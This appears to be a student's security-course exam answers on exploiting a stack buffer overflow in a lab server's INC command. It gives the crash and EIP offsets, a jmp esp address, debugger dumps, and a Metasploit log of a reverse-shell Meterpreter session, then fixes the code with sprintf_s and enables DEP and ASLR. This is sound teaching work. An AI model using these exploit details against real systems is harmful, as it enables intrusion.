
Luke Demi

1. What is the minimum amount of input to the INC command needed to provoke a crash?
    a. The minimum amount of input to the INC command needed to provoke a crash is 16. When a length of 16 is tried, the program times out and the server crashes.
2. What is the amount of input to the INC command needed to overwrite the saved instruction pointer?
    a. The amount of input to the INC command needed to overwrite the saved EIP is 20. Because the minimum amount of input to provoke a crash is 16, so adding 4 more characters overwrites the EIP.
3. Provide a screenshot of Immunity Debugger demonstrating you were able to overflow the buffer using the INC command and overwrite the saved instruction pointer with the first four characters of your name.




```
Registers (FPU)
EAX 005B2448 ASCII "1◘"
ECX 009DF520
EDX 41000A31
EBX 00000114
ESP 009DF534
EBP 41414141
ESI 50351334 CSEC201F.50351334
EDI 50351334 CSEC201F.50351334
EIP 454B554C
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3D8000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
```

```
009DF4FC  50351334 4‼5P CSEC201F.50351334
009DF500  00000114 ¶0..
009DF504  00001000 .▶..
009DF508  005B1390 ė‼[. ASCII "INC AAAAAAAAAAAAAAAAAAAALUKE"
009DF50C  0000001C ∟...
009DF510  005AEEE4 Σ∈Z.
009DF514  0000001F ▼...
009DF518  005B2448 H$[. ASCII "1◘"
009DF51C  41000A31 1..A
009DF520  41414141 AAAA
009DF524  41414141 AAAA
009DF528  00000001 ☺...
009DF52C  41414141 AAAA
009DF530  454B554C LUKE
009DF534  005B1300 .‼[.
009DF538  50351334 4‼5P CSEC201F.50351334
009DF53C  50351334 4‼5P CSEC201F.50351334
009DF540  00000114 ¶0..
009DF544  000006EC ∞♠..
009DF548  009DF778 x≈¥.
009DF54C  775C1D11 ◄#\w RETURN to ntdll.775C1D11 from ntdll.775D0E59
009DF550  0000007F ⌂...
009DF554  009DF70C .≈¥.
```

```
eption to program                         Paused
```

    a.

4. What is the address of the instruction which can be used to redirect execution to the stack?
    a. An address of the instruction which can be used to redirect execution to the stack is 0x50352249. At the memory address 0x50352249, there is a jmp esp which means that I can use that memory address to redirect execution to the stack.
5. Provide a working exploit for the INC buffer overflow. (No response needed here. Include a Python script in your MyCourses submission.)
    a. NO RESPONSE NEEDED

6. Provide a screenshot demonstrating a successful Meterpreter connection resulting from the execution of your exploit.
   a. 


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.203.43:2223
[*] Sending stage (179779 bytes) to 192.168.203.2
[*] Meterpreter session 2 opened (192.168.203.43:2223 -> 192.168.203.2:51070) at
 2024-05-01 21:04:16 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thre
ad
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
```


7. Which line in the source code in the INC function is responsible for the overflow? How could that one line be rewritten to prevent the overflow?
   a. 

```
char* inc(char* val) {
    int result;
    int len = strlen(val);
    if (len < 4) return NULL;
    char newval[8];
    sprintf(newval, "%s", val);
    result = atoi(newval) + 1;
    sprintf(newval, "%d\n\0", result);
    char* returnval = (char*)malloc(strlen(newval));
    strcpy(returnval, newval);
    return returnval;

}
```

   b. This line could be rewritten using sprintf_s to eliminate the buffer overflow vulnerability. Sprintf_s incorporates buffer size checking to prevent buffer overflows and is overall safer than sprintf.

8. Search the Visual Studio project configuration settings. Determine if the binary is being compiled with DEP and ASLR enabled. If it is not, document what the current settings are and what the correct settings should be.
   a. ASLR and DEP are both not enabled in the current compiled server.



CSEC201FinalExam Property Pages

Configuration: Active(Debug)   Platform: Active(Win32)

Entry Point	
No Entry Point	No
Set Checksum	No
Base Address	**0x50340000**
Randomized Base Address	**No (/DYNAMICBASE:NO)**
Fixed Base Address	**Yes (/FIXED)**
Data Execution Prevention (DEP)	**No (/NXCOMPAT:NO)**
Turn Off Assembly Generation	No
Unload delay loaded DLL	
Nobind delay loaded DLL	
Import Library	
Merge Sections	
Target Machine	MachineX86 (/MACHINE:X86)
Profile	No
CLR Thread Attribute	
CLR Image Type	Default image type
Key File	
Key Container	
Delay Sign	

Entry Point
The /ENTRY option specifies an entry point function as the starting address for an .exe file or DLL.

   b.
   c. The correct settings should be both Randomized Base Address and Data Execution Prevention (DEP) being enabled to prevent an buffer overflow exploit like this from happening in the first place, so both of them should say Yes instead of No.